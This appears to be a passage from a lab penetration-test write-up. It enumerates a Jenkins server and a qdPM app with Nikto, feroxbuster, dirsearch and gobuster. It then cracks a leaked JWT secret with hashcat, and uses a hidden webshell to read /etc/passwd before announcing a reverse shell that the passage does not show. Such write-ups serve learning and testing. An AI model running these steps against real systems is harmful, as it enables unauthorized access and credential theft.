+ Server: Jetty(12.0.22)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-hudson' found, with contents: 1.395.
+ /: Uncommon header 'x-jenkins-session' found, with contents: d7ef791a.
+ /: Uncommon header 'x-jenkins' found, with contents: 2.516.2.
+ /ehFkek7k.pl|dir: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ All CGI directories 'found', use '-C none' to test none
+ /favicon.ico: identifies this app/server as: Jenkins. See: https://en.wikipedia.org/wiki/Favicon
+ /error/HTTP_NOT_FOUND.html.var: Uncommon header 'x-hudson-theme' found, with contents: default.
+ /error/HTTP_NOT_FOUND.html.var: Uncommon header 'x-instance-identity' found, with contents: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAoLkcCihxuyfxAYyKoq2dApaK44Jkk0SSVDWPYVKMsL62E783MOw+HWnfrRmlrHKZXxIBMehhTHAH/zs3tLgF9+wo30rLQO7/Y++dG1YEh/PTsO81IfiYh1/NRNJWeAS/sdgGx6HnIT1yqkutV4/rz7YLSE+/+K5E7eb2FyXuIU5HgByV0vFHtjTNaeqpoCTH7TVv73zLIdpOnSq3jYUSEJDoMgrio3tj5DBDkpBD+pq2ZhWiQV9GmrFMeYDm2SyQPundiX1echmX+24tDEVrpFucpvmMTT3E4C2ND7CVsm5b7vS4jWBShmRl/MZK9YyqZcrYCT4yTU7ZLwV84L6HRwIDAQAB.
+ 26663 requests: 1 error(s) and 8 item(s) reported on remote host
+ End Time:           2025-08-29 05:57:09 (GMT-4) (87 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
The server was identified as Jetty 12.0.22, a version with no currently published vulnerabilities. To further assess the application, let's use Feroxbuster to enumerate hidden directories and potentially sensitive files.
└─$ feroxbuster -k -u http://192.168.2.33:9999 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.2.33:9999
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        6l       13w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        2l      343w    33268c http://192.168.2.33:9999/favicon.ico
200      GET        3l       13w       71c http://192.168.2.33:9999/robots.txt
[####################] - 8s     16245/16245   0s      found:2       errors:0
[####################] - 7s     16245/16245   2363/s  http://192.168.2.33:9999/
No unusual files or directories were discovered, let's proceed to the next target.
Port 11000
A simple Google search reveals that qdPM is a free, open-source web-based project management tool built with PHP and Symfony framework.


Using searchsploit, we discovered several available exploits for qdPM 9.1. Most of the exploits need an authenticated users. Let's skip this and enumerate the app.
Let's use dirsearch this time.
└─$ dirsearch -u http://192.168.0.145:11000/ -w /usr/share/seclists/Discovery/Web-Content/common.txt

<SNIP>

Target: http://192.168.0.145:11000/

[08:58:18] Starting:
[08:58:19] 200 -   23B  - /.git/HEAD
[08:58:19] 301 -  322B  - /.git  ->  http://192.168.0.145:11000/.git/
[08:58:23] 200 -   92B  - /.git/config
[08:58:42] 403 -  281B  - /backups
[08:58:43] 403 -  281B  - /batch
[08:58:55] 200 -    2KB - /configuration
[08:58:57] 403 -  281B  - /core
[08:58:58] 200 -   30B  - /credentials.txt
[08:58:59] 301 -  321B  - /css  ->  http://192.168.0.145:11000/css/
[08:59:00] 200 -    2KB - /dashboard
[08:59:01] 200 -    2KB - /default
[08:59:01] 200 -    2KB - /departments
[08:59:11] 200 -  894B  - /favicon.ico
[08:59:24] 301 -  324B  - /images  ->  http://192.168.0.145:11000/images/
[08:59:26] 200 -    2KB - /index.php
[08:59:27] 301 -  325B  - /install  ->  http://192.168.0.145:11000/install/
[08:59:30] 301 -  328B  - /javascript  ->  http://192.168.0.145:11000/javascript/
[08:59:31] 301 -  320B  - /js  ->  http://192.168.0.145:11000/js/
[08:59:36] 200 -    2KB - /login
[09:00:02] 200 -    2KB - /projects
[09:00:11] 200 -   26B  - /robots.txt
[09:00:15] 403 -  281B  - /server-status
[09:00:16] 301 -  320B  - /sf  ->  http://192.168.0.145:11000/sf/
[09:00:20] 200 -    2KB - /skins
[09:00:28] 200 -    2KB - /tasks
[09:00:29] 301 -  326B  - /template  ->  http://192.168.0.145:11000/template/
[09:00:32] 200 -    2KB - /tickets
[09:00:38] 301 -  325B  - /uploads  ->  http://192.168.0.145:11000/uploads/
[09:00:39] 200 -    2KB - /users

Task Completed
The attack resulted to the discovery of credentials.txt file containing a username and password. The tester succesfully logged in using the creds. Now, we have an authenticated access in the app.
Inside the application, a workspace under "Development of Licensing API" we discovered a JWT token.

JWT Attacks
JWT stands for JSON Web Token and it is defined in RFC 7519. It’s a compact, URL-safe way to represent claims (pieces of information) between two parties: usually a server and a client.
A JWT has three parts, separated by dots (.).
- Header – tells what algorithm was used
- Payload – the actual data/claims
- Signature – verifies the token wasn’t tampered with

What JWTs are used for
- Authentication: After you log in, the server issues a JWT to prove who you are.
- Authorization: The token can include roles or permissions (role: admin) so APIs know what you can access.
- Information exchange: Can securely transfer data with integrity checks.
The most common JWT attacks are:
- Lack of signature validation
- Using None as the algorithm
- Null signature
- Brute forcing weak secret keys
- RSA Algorithm Confusion (Using symmetric encryption (HMAC) instead of asymmetric RSA)
- RSA key confusion vulnerability without knowing the public key of the target
Let's try to explore the token using JWT.io
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOjEsInVzZXIiOiJqb2huY29ubm9yIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzI0NzkyNDAwLCJleHAiOjE3MjQ3OTYwMDB9.ZoRJU8vJ8ZnuFPBJtlBhkx0iNybPgl2Rsiu6wTH2L34

When a token is secured with an HMAC-based algorithm such as HS256, the integrity of the signature relies completely on the strength of the secret key. If that key is weak, an attacker can mount an offline attack and attempt to recover it using password-cracking tools like John the Ripper or Hashcat.
We can also use JWTTool utility to read the token value to get a feel for the claims/values expected in the application. Let's install jwt-tool (from ticarpi/jwt_tool)
// Setup and install
git clone https://github.com/ticarpi/jwt_tool
cd jwt_tool
pip install -r requirements.txt
// Running jwt_tool
python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOjEsInVzZXIiOiJqb2huY29ubm9yIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzI0NzkyNDAwLCJleHAiOjE3MjQ3OTYwMDB9.ZoRJU8vJ8ZnuFPBJtlBhkx0iNybPgl2Rsiu6wTH2L34
Cracking the JWT using Hashcat
Hashcat can crack HS256 JWTs because they are just HMAC-SHA256.
// Step 1: Copy and paste the JWT into a file
nano jwt.txt

// Example line in jwt_hash.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyaWQiOjEsInVzZXIiOiJqb2huY29ubm9yIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzI0NzkyNDAwLCJleHAiOjE3MjQ3OTYwMDB9.ZoRJU8vJ8ZnuFPBJtlBhkx0iNybPgl2Rsiu6wTH2L34

// Step 2: Run hashcat with mode **16500** (JWT HS256)
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt --show
Verifying the JWT signature using the discovered secret.

We successfully decrypted the hash and have a potential password for the user John. Let's save this information for now.
Back to Port 80
Hidden directory - /blogs
From the notes.txt file retrieved via FTP, it was noted that the main site is insecure and that a secret page is available. Let's perform a directory brute force scan using Gobuster to discover hidden directories, accessible links, and sub-resources within the target application.
Running Gobuster, the tester discovered an empty /blogs directory.
└─$ gobuster dir --url http://192.168.0.145 -w /usr/share/seclists/Discovery/Web-Content/common.txt

<SNIP>
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/blogs                (Status: 301) [Size: 314] [--> http://192.168.0.145/blogs/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.0.145/javascript/]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.0.145/]
/server-status        (Status: 403) [Size: 278]
/wp-admin             (Status: 301) [Size: 317] [--> http://192.168.0.145/wp-admin/]
/wp-content           (Status: 301) [Size: 319] [--> http://192.168.0.145/wp-content/]
/wp-includes          (Status: 301) [Size: 320] [--> http://192.168.0.145/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]
Running Gobuster against /blogs, we discovered a robots.txt
└─$ gobuster dir --url http://192.168.0.145/blogs -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.145/blogs
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 1127]
/robots.txt           (Status: 200) [Size: 238]
Progress: 4746 / 4747 (99.98%)
This file serves as a standard mechanism used by website administrators to provide instructions to automated web crawlers or search engine bots, specifying which directories or files should not be accessed or indexed.

Browsing /sup3r-secr3t-page


The page suggests the directory is restricted, but this appears to be a case of security through obscurity. Viewing the source code reveals a note about an administration webshell embedded in the application and a possible username johnconnor. While such backdoors may have been intended for administrator access to the backend via a browser, they pose a serious risk, as attackers could exploit them to gain an initial foothold on the server.

Exploitation of sup3r-secr3t-page
By leveraging the webshell, we carried out a Local File Inclusion (LFI) attack, allowing us to read sensitive files on the server, such as the contents of /etc/passwd.
This attack could be escalated from simple file disclosure to a full interactive shell. To demonstrate, we can first set up a listener on our machine and then generate a reverse shell payload using revshell to establish a remote connection back to the attacker.
